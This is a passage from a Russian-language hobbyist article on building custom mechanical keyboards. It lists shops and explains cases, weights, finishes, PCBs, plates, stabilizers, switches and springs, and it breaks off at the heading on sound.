
Вот несколько полезных ссылок, где купить кастомные клавиатуры и детали, из которых они сделаны.

- Агрегаторы (сайты, собирающие ссылки на товары с разных площадок):
  - www.mechgroupbuys.com
  - thocstock.com
- Дешевый сегмент:
  - kprepublic.aliexpress.ru
  - aliexpress.ru/store/912616246
  - aliexpress.ru/store/912431208
- Средний сегмент — серийные кастомы и хорошие детали + группбаи:
  - www.pcgamingrace.com
  - drop.com/mechanical-keyboards/drops
  - novelkeys.com
  - cannonkeys.com
  - ilumkb.com
  - mekibo.com
  - kbdfans.com
  - dailyclack.com
- Топ-сегмент — крутые клавиатуры, группбаи. Прошу: открывая эти ссылки, держи себя в руках. Ты предупрежден!
  - graystudio.club
  - ramaworks.store
  - percent.studio
  - store.projectkeyboard.com
  - geistmaschine.io
  - shop.modedesigns.com/pages/eighty
  - keycult.com
  - monokei.co
  - www.typemachina.com
  - www.matrixlab.store
  - zionstudios.ph
- Афтермаркет, он же барахолка:
  - общемировой — reddit.com/r/mechmarket
  - по странам СНГ — reddit.com/r/ru_mechmarket
- Для знающих есть taobao.com, где тоже можно выхватить интересные кастомы

УСТРОЙСТВО КАСТОМНОЙ КЛАВИАТУРЫ

Материалы основы клавиатуры

Дешевый сегмент кастомных корпусов сделан из ABS-пластика либо из акрила. Также встречается алюминий и поликарбонат. А в самых «топах» используется алюминий (и не только) со вставками из различных металлов — меди, титана, нержавеющей стали, карбона и так далее. Часто в мидл- и хай-сегменте при покупке предлагается два материала на выбор — алюминий различных цветов и Frosted-поликарбонат. «Фростедом» (он же «замороженный») называется матовая поверхность поликарбоната, потому что она похожа на поверхность застывшего льда. Из такого поликарбоната сделан корпус Radiance TKL.



Radiance TKL

Груз

Груз — это деталь, которая прикручивается к корпусу клавиатуры. Поскольку в основном корпуса сделаны из легкого алюминия или пластика, груз уменьшает вибрации клавиатуры при печати, тем самым меняя звук в лучшую сторону, и клавиатуру становится не так просто сдвинуть с места — для многих это плюс. Обычно груз ставят в кастомы мидл- и хай-сегмента, самый распространенный материал — это латунь. В хай-сегменте материал груза иногда можно выбрать. Например, часто предлагается медь или сталь с PVD-покрытием, что увеличивает цену клавиатуры, но при этом делает ее красивее и уникальнее. Пример такой клавиатуры — Percent Studio Trio75.

Percent Studio Trio75

Еще грузы изготавливают из алюминия — такие изделия используют в качестве дизайнерской фишки: основа клавиатуры из алюминия может быть покрашена в один цвет, а груз — в другой. Так, например, устроена Pixelspace Studio X KBDfans Endless-80.


Pixelspace Studio X KBDfans Endless-80

Краска и обработка поверхностей

Корпуса нижней ценовой категории изготавливают из цветного ABS-пластика и акрила. В мидл-сегменте используется анодированный алюминий. В хай-сегменте тоже применяется анодированный алюминий, а еще встречаются вариантики поинтереснее.

PVD Mirror polished

Он же Physical Vapor Deposition (конденсация из паровой фазы). Так называется дорогущая обработка металла, в результате которой тот блестит как зеркало. На заранее отполированную металлическую поверхность в среде с откачанным воздухом и закачанной смесью азота и аргона при температуре 400–600 градусов напыляются частицы другого металла, например титана или циркония. Получается крайне твердое покрытие, лишенное даже микротрещин и очень устойчивое к царапинам, ударам и прочим механическим воздействиям. Например, нижняя часть клавиатуры, включая дно, может быть сделана из отполированной до зеркального блеска нержавеющей стали. Пример такой клавы — Project Keyboard kepler TKL.



Project Keyboard kepler TKL

E Coating

Так называется электрофоретическая окраска: для нанесения краски на поверхность корпуса используется высокое напряжение. Этот способ позволяет добиваться разных градаций цвета, а также интересных текстур поверхности.

Например, с помощью анодирования покрасить корпус в белый цвет не получится, а электрофоретический метод позволит добиться любого цвета. При этом поверхность будет либо гладкой, если используется жидкая краска, либо шершавой, если используется порошковая. Такой способ окраски повышает устойчивость к механическим повреждениям. В частности, так покрашена клавиатура Pixelspace Studio X KBDfans Endless-80 в расцветке E-beige case + Purple weight.

Pixelspace Studio X KBDfans Endless-80 в расцветке E-beige case + Purple weight

Ceracote

Это краска с частицами керамики. Данный метод используют в покраске оружия. На корпус клавиатуры напыляется краска, затем он отправляется в автоклав, где под действием высокого давления и температуры краска запекается. Метод крутой, но в то же время очень дорогой. Вот пример клавиатуры, покрашенной именно этим методом.

Sandblasting

Это пескоструйка. Она используется, если клавиатура сделана целиком из меди, латуни и прочих металлов и требуется добиться матовой поверхности либо матовыми нужно сделать вставки или груз. На клавиатурах средней ценовой категории груз обычно никто не обрабатывает, поэтому на нем могут быть видны следы от фрезы.

Платы (они же PCB)

В дешевом сегменте клавиатур платы обычно идут комплектом к основе клавиатуры, для мидл-сегмента можно приобрести либо комплект, либо отдельно плату, в зависимости от твоих потребностей и хотелок. Но и платы тоже бывают разные! Например, для корпуса Tofu60 можно купить кучу совместимых плат. Но если ты выбрал, скажем, DZ60, у нее есть несколько вариаций:

- необходимость пайки и комплектом — набор одноцветных светодиодов, которые тоже нужно припаивать вручную;
- плата Hot Swap (эта технология позволяет без пайки и сложного монтажа при помощи специального инструмента поменять переключатели на плате) плюс набор RGB-светодиодов, припаянных на заводе;
- плата с флекс-катами, способная прогибаться при нажатии клавиш.


О технологии Hot Swap нужно рассказать отдельно. Хотсвапами называют гнезда, в которые вставляются переключатели без припаивания их к плате. Когда клавиатура произведена грамотно, переключатели будут стоять в хотсвап-гнездах как влитые и тебе не придется выпаивать переключатель, если он вдруг сломается или ты решишь заменить его другим. Можно будет просто вытащить любой переключатель специальным инструментом.

Hot Swap

Подытожим:

- для некоторых клавиатур можно выбрать разные платы разных производителей из-за схожести формата и крепления;
- также в ряде случаев можно выбрать разные варианты одной и той же платы, в зависимости от того, хочешь ли ты хотсвап или любишь паять.

Также стоит упомянуть о так называемых дотербордах (daughterboard). Эти дополнительные платы используются в хороших кастомах, если разработчик не хочет припаивать USB-порт к основной плате. Тогда он распаивается на дополнительной плате, чаще всего open source. Если порт дорогой клавиатуры сломается, можно будет на любом заводе напечатать новую плату либо купить уже готовую и заменить неисправную.



Daughterboard


Продолжение статьи →

МЕХАНИЧЕСКАЯ КЛАВА

КАК, ЗАЧЕМ И ИЗ ЧЕГО СОБИРАТЬ СВОЮ КЛАВИАТУРУ

Плейты

Плейт — это пластина, в которой вырезаны отверстия под переключатели. Если ты снимешь кейкап со своей клавиатуры, то обнаружишь под ним металлическую пластину, в которую воткнуты свичи, — вот это и есть плейт.



Плейт

В дешевом сегменте плейты изготавливаются из стали, красятся краской — и эту краску можно поцарапать даже взглядом. В конструкции более дорогих клавиатур используются разные материалы. Стандартный вариант — алюминий, он дает металлические призвуки, дешев, мало весит. Латунь прибавляет лишние граммы клавиатуре и увеличивает ее цену, но при этом меняет звук на более четкий и делает конструкцию еще жестче. В топ-сегменте латунь к тому же полируют, поэтому плейт блестит аки золото.

Поликарбонат используется в флекс-маунтах клавиатур, а также в клавах, где нужно убрать металлические призвуки при печати и сделать звук максимально приятным. Мой фаворит.

FR4 — это стеклотекстолит, из которого изготавливают печатные платы. Из него же режут и плейты. Полагаю, что FR4 работает как поликарбонат, но, как и любой другой материал, дает свое неповторимое звучание. Вживую я пока с ним не сталкивался.

Карбон придает просто бешеную жесткость конструкции. Он идеален для любителей каких-то особенных тональностей звука клавиатуры. Акрил используется в клавиатурах категории DIY open source, детали для которых каждый может нарезать себе лазером из цельного листа акрила в ближайшей мастерской. Чаще всего такие корпуса строят любители эрго-сплит-клавиатур. Как материал акрил очень ненадежен: если крутануть отвертку чуть сильнее, чем нужно, такой плейт треснет либо разлетится на куски. В общем, лично я не рекомендую. Ко всему прочему свичи в нем не защелкиваются из-за его толщины, а сделать плейт тонким нельзя из-за его хрупкости. В общем, для DIY эрго-сплитов все-таки лучше взять FR4, его сложнее сломать.

Существуют так называемые Half Plate — это плейт, в котором вырезана сердцевина с буквами и цифрами, то есть в плейт по факту вставляются только кнопки крайних рядов и столбцов. Такой плейт лучше всего подходит для клавиатур с флекс-катами, например KBD8X MKII. Ну и конечно же, есть клавиатуры Plateless, то есть без плейтов вообще.


Стабилизаторы

Стабилизаторами называют механизмы, которые не позволяют перекоситься большим клавишам. Full-size-клавиатуры имеют следующие большие клавиши: Enter, Space, LShift, RShift, Backspace, Enter Numb, Zero Numb, Plus Numb. Но этот список может варьироваться в зависимости от формата клавиатуры.

Стабилизаторы состоят из нескольких деталей: корпуса (он же хаузинг стабилизатора), стема, который устанавливается внутри корпуса и ходит по вертикальной оси, и скобы — проволоки с загнутыми под 90 градусов концами. Стабилизаторы бывают разных типов креплений, ниже я опишу основные.

PCB Mount

Стабилизаторы этого типа прикручиваются к плате клавиатуры. Они имеют с одной стороны защелку-упор, с другой стороны — отверстие для винта либо еще одну защелку, как на кулерах 775-го сокета (не к ночи будь помянут). Стабилизаторы PCB Mount используются в подавляющем большинстве кастомных клавиатур, так как лучше выполняют свою функцию и производятся с большим качеством. Стабилизаторы этого типа производят Cherry, GMK, Dark Project, Durock, ZealPC, TX, AEBoards Staebies. У таких стабилизаторов есть и плюсы, и минусы.



Стабилизаторы PCB Mount производства Cherry

Плюсы: они делаются по более четким нормам отливки, поэтому после смазки хорошие стабилизаторы этой системы не звенят и не гремят. Разумеется, их шумовые и тактильные характеристики зависят от клавиатуры, в которой они будут стоять, и от кейкапов, которые будут на них надеты. Также крайне важно уметь хорошо и правильно их смазывать. Без смазки стабилизаторы будут звучать весьма посредственно.

Минусы: если нужно заменить стабилизатор, то придется разбирать всю клавиатуру целиком, за редкими исключениями. Так как стабилизатор прикручен к плате, расстояния между плейтом и платой будет недостаточно, чтобы его извлечь. Если клавиатура использует хотсвап, то вытащить стабилизаторы не так сложно, достаточно полностью разобрать клавиатуру. А вот если клавиатура собрана на пайке, то придется потратить очень много времени на полную распайку и запайку клавиатуры обратно. Цена у стабилизаторов PCB Mount выше, чем у остальных, но они и представлены более широким ассортиментом на рынке.

Plate Mount

Эти стабилизаторы используются в масс-маркет-клавиатурах, они устанавливаются в плейт и держатся в нем на защелках. В большинстве массовых клавиатур они еще и не смазаны, из-за чего при печати громко шумят. В редких случаях масс-маркет-клавиатуры имеют приличные стабилизаторы этого типа. Бывают и кастомы на таких стабилизаторах, но непонятно, зачем они там. Пример такой клавиатуры — Drop Ctrl TKL.

Стабилизатор Plate Mount

Плюсы: для замены стабилизатора достаточно извлечь из хотсвапа либо выпаять только один переключатель под этим стабом. После смазки некоторые клавиатуры перестают звучать как ведра с гайками, а некоторые — нет.

Минусы: в некоторых клавиатурах либо толщина плейта меньше обычной, либо стабилизаторы спроектированы криво, но они болтаются в плейте. Поэтому хоть смазывай их, хоть не смазывай, толку ноль. Все равно гремят и шевелятся.

Costar

Это альтернатива стабилизаторам Plate Mount, которая пришла к нам из седых веков рассвета ретроклавиатур. Эти стабилизаторы тоже крепятся в плейте, но скоба не прячется под ним, а находится над плейтом. То есть, сняв пробел, можно увидеть скобу Costar.

Плюсы: при условии качественного исполнения эти стабилизаторы ничуть не хуже PCB Mount и после хорошей смазки отлично звучат и не звенят скобами.

Минусы: если корпус спроектирован плохо, стабилизаторы сидят недостаточно плотно в гнездах, вырезанных в плейте клавиатуры, за счет чего появляется люфт, а вместе с ним и грохот при нажатии. Лечится обычно бенд-модом. Пример такой клавиатуры — Das Keyboard 4 Ultimate.

Размеры стабилизаторов

Размер стабилизатора измеряется в юнитах. За 1U принято принимать 1 кейкап минимального размера. Например, те, на которых написаны буквы и цифры, и есть 1U. Юниты могут быть представлены как целыми числами, так и дробными. Например, длина пробела бывает разной и зависит от раскладки клавиатуры. У классических раскладок ANSI/ISO пробел составляет 6,25 юнита. У раскладок WKL, TSANGAN и некоторых других пробел имеет размер семь юнитов, соответственно, скоба для такого пробела нужна длиннее. Не перепутай при покупке!


Остальные стабилизаторы для кнопок поменьше имеют одинаковую длину в два юнита, кроме изделий некоторых масс-маркет-производителей. Например, Logitech: они используют нестандартные длины стабилизаторов, из-за этого на их клавиатуры нельзя поставить другие кейкап-сеты, что вызывает нехорошие чувства.

Переключатели (они же свичи)

Переключатели — это механизм, который отрабатывает нажатие клавиши и передает соответствующий сигнал на плату клавиатуры. Различают разные типы переключателей по принципу их действия. Начнем с механических.

Механические

Самые известные производители механических переключателей — Cherry MX, Omron. Еще их выпускают компании Alps, Hi Tek Invaders, Low Profile, но о них рассказывать не буду из-за малой распространенности. Все перечисленные переключатели обладают металлическими скобами (лифами), которые замыкаются при нажатии и регистрируют его.



Механические переключатели Cherry MX

Большой популярностью среди всех представленных на рынке механических переключателей пользуются Cherry MX и клоны. Эту конструкцию придумала немецкая компания Cherry еще несколько десятков лет назад. Само собой, она ее запатентовала, и после того, как патент истек, как грибы после дождя стали возникать компании, создающие клоны этих переключателей. При этом на 2022 год качество многих клонов на порядок лучше, чем у несравненного оригинала.

Перечислю несколько фирм, которые выпускают клоны Cherry MX: это Gateron, ZealPC (на мощностях Gateron), Kailh, Outemu, JWK и на его мощностях — C3 equalz, Durock и прочие реколоры и модификации сторонних разработчиков. У этих компаний есть линейки переключателей, различающихся ощущениями при нажатии, цветами и ценовым диапазоном. Исключение составляет разве что Zeal PC — эта компания выпускает только премиум-переключатели за ну очень нескромный ценник. Далее у нас идут переключатели Romer G, они же Omron, которые используют в нескольких моделях своих клавиатур Logitech и Das Keyboard. Держись от них подальше. Качество так себе, ничем не заменишь, да и свои капы не поставишь.

Устройство механических переключателей

Механические переключатели состоят из следующих элементов:

- **Стем** — это деталь, на которую крепится кейкап и которая ходит вверх-вниз при нажатии на клавишу.
- **Корпус**, он же хаузинг. Состоит из двух половинок — верхнего и нижнего хаузинга. Друг к другу они крепятся на защелках. Защелки бывают двух типов. Классика Cherry — это четыре защелки по бокам переключателя, вариант компании Kailh — две большие защелки по бокам переключателя. Стоит упомянуть, что нижний хаузинг свича может иметь три пина (два контакта для пайки и один для упора штока стема) либо пять пинов (два дополнительных пластиковых штыря, которые дают необходимую надежность и предохраняют переключатель от появления люфта). В клавиатурах на хотсвапе используй исключительно 5-пиновые переключатели. Они крепятся гораздо надежнее.
- **Пружина** установлена между стемом и нижним хаузингом. Дает необходимое сопротивление при нажатии и возвращает твою кнопку наверх, когда палец не оказывает на нее давления.
- **Лифы, они же контакты,** — металлические скобы причудливой формы, которые в ненажатом состоянии разомкнуты. При нажатии на кнопку они смыкаются и пропускают через себя электрический ток, в результате чего клавиатура регистрирует нажатие.

Плюсы и минусы механических переключателей

Из плюсов можно назвать богатейшее разнообразие таких переключателей на рынке. Можно реально прокачать свою клавиатуру так, что ни тактильно, ни по звуку она не будет напоминать оригинал. Это круто.

Из минусов — у «механики» более сложная конструкция по сравнению с оптикой. Из-за чего механические свичи могут начать делать даблклик. Нажал один раз, а регистрация произошла дважды или больше. Обычно этот эффект возникает у самых дешевых переключателей. Еще дешевые свичи плохо переносят залитие чаем, пивом, соком, их лифы покрываются окислами и даже после промывки выходят из строя. С хорошими свичами из-за даблклика можно не беспокоиться — они очень надежны.

Оптические переключатели

Платы на клавиатурах такого типа оснащены оптическим передатчиком и оптическим приемником. Сам переключатель устроен гораздо проще по сравнению с механическим. На дне свича есть отверстие, которое перекрывается штоком стема при нажатии, и тем самым шток блокирует излучение между передатчиком и приемником. Излучение есть — клавиша не нажата, излучения нет — клавиша нажата. Все очень просто. Клавиатуры с данным типом свичей бывают только хотсвап, паять в них нечего.

Оптические переключатели

Продолжение статьи →

МЕХАНИЧЕСКАЯ КЛАВА

КАК, ЗАЧЕМ И ИЗ ЧЕГО СОБИРАТЬ СВОЮ КЛАВИАТУРУ

Плюсы оптических переключателей: сломать их почти невозможно, ломаться банально нечему. Даблкликов тоже нет и быть не может. Все оптопереключатели имеют конструкцию хотсвап.

Из минусов: у оптических свичей всего один пин, который входит в плату, у механических переключателей их либо три, либо пять. Поэтому чаще всего оптосвичи болтаются в плейтах, что довольно сильно бесит.

Еще их выпускает ограниченное количество компаний, из основных это Kailh и Gateron. Причем ассортимент механических свичей у этих компаний гораздо шире, а они, в свою очередь, разнообразнее по тактильным ощущениям, по звуку и дизайну. Короче, оптика не для гиков, а для обычных людей и любопытствующих. Плюс кастомы на этих свичах никто не делает.

Дополнительные свойства оптических и механических переключателей

По типу тактильной и звуковой отдачи механические и оптико-механические переключатели делятся на четыре типа: линейные, тактильные, кликающие и сайленты.

Нажатие на линейные переключатели происходит совершенно равномерно от начала и до конца. Какие-либо тактильные ощущения дает только пружина и материалы корпуса, ну и смазка, конечно. Ты не почувствуешь точку срабатывания переключателя на середине его хода (в среднем 2 мм из 4 мм). Такие переключатели идеальны во всем — в играх, при печати. Если свичи оснащены легкими пружинами, то на таком типе возможны мисклики.

Тактильные переключатели имеют одно существенное отличие. На стеме любых механических свичей есть слайдеры. Так вот: если на линейных переключателях они совершенно ровные, то у тактильных они имеют определенную форму, которая может меняться для достижения разных эффектов. Например, слабая тактильность в середине хода, сильная тактильность в начале хода или на протяжении всего хода. Это надо тестировать самостоятельно, на словах новичку сложно будет понять, чем отличается Durock Koala от Cherry Brown и Holy Panda.

Суть в том, что при нажатии на кнопку ты чувствуешь момент срабатывания переключателя. К тому же производители могут менять параметры тактильности, поэтому можно реально утонуть в разнообразии ощущений, которые дают тактильные переключатели.

В игры можно играть только на слаботактильных переключателях, на сильнотактильных — крайне неудобно из-за того, что нельзя играть на полукасаниях, как на «линеечках». Придется полностью дождаться, пока кнопка не вернется вверх, чтобы снова на нее надавить и зарегистрировать нажатие. Вот печать — другое дело, «тактилы» прекрасно подходят для печати, причем некоторые — для скоростной печати без ошибок, например Durock t1. Автор этих строк поставил 121 слово в минуту в тесте печати на скорость и не сделал ни одной ошибки.

Кликающие — это разновидность тактильных переключателей, где не только чувствуешь тактильную отдачу при нажатии, но еще и слышишь ее. Именно благодаря этим переключателям среди непосвященных распространилось заблуждение о том, что механическая клавиатура обязательно должна орать благим матом на всю комнату или офис.

Производители выпускают не так много разновидностей подобных свичей, однако есть любопытный нюанс: на рынке присутствует как минимум три типа механизмов кликающих клавиатур. Первый называется Click Jacket (Cherry MX Blue), второй — Click Bar (Kailh Box White), третий — Click metal plates (ZealPC Clickiez). Кому подойдут такие клавиатуры? Фанатам подобных переключателей, любителям шума, а также пользователям, привыкшим печатать тексты с пониманием, нажата ли кнопка и произошла ли регистрация нажатия. Для игр они не предназначены вообще: пользоваться можно, но на полукасаниях не поиграешь.

Так или иначе, «линейки», «тактилы» и «клики» бывают как механическими переключателями, так и оптическими. Это же касается и разных ретропереключателей, например альпсов.

Большинство производителей делают сайлент-версии своих ходовых свичей. Например, Cherry Silent Black, Silent Red, ZealPC Sakurio, Durock Dolphin, Gazzew Bobagum, Gateron Ink Black Silent. У таких переключателей на стеме свича в определенных местах стоят резиновые демпферы, которые делают нажатие гораздо более тихим, — отсюда и название.

Точка срабатывания

Это одна из характеристик переключателей типа MX. Стандартный ход (глубина нажатия) переключателя составляет 4 мм, точка срабатывания расположена на отметке 2 мм, то есть для регистрации нажатия необязательно нажимать клавишу до конца. Достаточно нажать ее наполовину, и регистрация будет успешна, символ появится на экране. Но некоторым людям хочется изменить длину хода переключателей и поменять точку срабатывания. Для этого придумали speed-переключатели, например Cherry MX Speed Silver.

Длина хода переключателя регулируется с помощью увеличения длины штока стема, поэтому легко настроить длину хода не 4 мм, а, например, 3 мм. При этом точка срабатывания регулируется углом, под которым слайдеры стема стоят относительно самого стема, благодаря чему в некоторых переключателях срабатывание можно настроить на расстоянии не 2 мм, а 1,5 или 3 мм.

Скоростные переключатели любят геймеры, которым важны миллисекунды, ведь наши пальцы и сухожилия имеют пределы скорости реакции и скорости движения. Соответственно, чем меньше палец сделает движений, тем быстрее произойдет регистрация нажатия. А некоторым людям просто нравится, когда кнопки не так сильно проваливаются под пальцами. Любители ноутбуков и плоских мембранок оценят и поймут.

Пружины

Эти штуки отвечают за усилие, которое нужно приложить для нажатия на кнопку. У пружин имеется несколько важных параметров. Так, у каждой пружины есть усилие, с которым она сопротивляется нажатию, оно измеряется в граммах и называется «граммовка». Если представить график хода переключателя, то можно увидеть, с каким усилием сопротивляется пружина относительно хода клавиши. Это называется «кривая нажатия»

Рассмотрим пример — Cherry MX Red. У этого переключателя заявлена граммовка 45 г при точке срабатывания и 60 г на конце хода. Бывают пружины с различными эффектами тактильной отдачи. На свойства пружины влияет марка пружинной стали, длина пружины, ее форма и количество витков. По большей части все это вкусовщина, поэтому каждый клавогик подбирает пружины под себя и под свои задачи самостоятельно.

Консистентность — это параметр, который определяет, насколько граммовка одной пружины будет отличаться от другой, если заявлено, что эти значения одинаковы. Допустим, в официальных технических характеристиках переключателя Cherry производитель указал, что граммовка у пружин может отличаться примерно на 15 г. Это довольно ощутимо, и есть вероятность, что человек с чувствительными пальцами будет замечать разницу в силе нажатия на кнопки. Чтобы этого избежать, люди покупают пружины сторонних производителей, где заявлена большая точность по граммовке.

А теперь — небольшая хитрость. Люди часто заблуждаются, когда покупают клавиатуру с одной граммовкой, а потом хотят сделать апгрейд на другие переключатели другого производителя с той же граммовкой пружин. Нужно обращать внимание на то, что имеет в виду производитель при обозначении граммовки. Кто-то пишет граммовку на середине хода переключателя, а кто-то — в конце хода. И можно подумать, что какой-нибудь переключатель на 45 г будет аналогичен Cherry MX Red на 45 г. Не будет. У Cherry чаще всего заявляется граммовка в середине хода, а у какого-нибудь Gateron — в конце. Имей это в виду.

Материалы, из которых сделан переключатель

Сначала перечислю основные материалы, из которых чаще всего изготавливают корпус переключателя и стем. Это нейлон, поликарбонат, POM (полиоксиметилен), UHMWPE (сверхвысокомолекулярный полиэтилен высокой плотности), различные миксы пластика.


Некоторые переключатели могут быть изготовлены целиком из POM, некоторые могут иметь стем из полиоксиметилена, а корпус из нейлона. Если нужно сделать корпус прозрачным, то берут поликарбонат. Все эти материалы различаются гладкостью, звуком и плотностью. В клавиатуростроении больше всех важны два параметра — гладкость и приятный звук.

Эффект песка — это тактильный эффект, при котором стем трется о корпус при нажатии. То есть при нажатии на свич под пальцами чувствуется будто бы мелкий шершавый песок. Кто-то обращает на это внимание, кто-то нет. Я лично такие ощущения не люблю. Компания Cherry — признанный лидер в изготовлении песочащих переключателей. Нельзя сказать, что свичи одного производителя, например, из нейлона будут такими же гладкими, как переключатели другого производителя из такого же нейлона. На эту характеристику влияет еще технический процесс, качество формы для отливки и полировки.

Звук

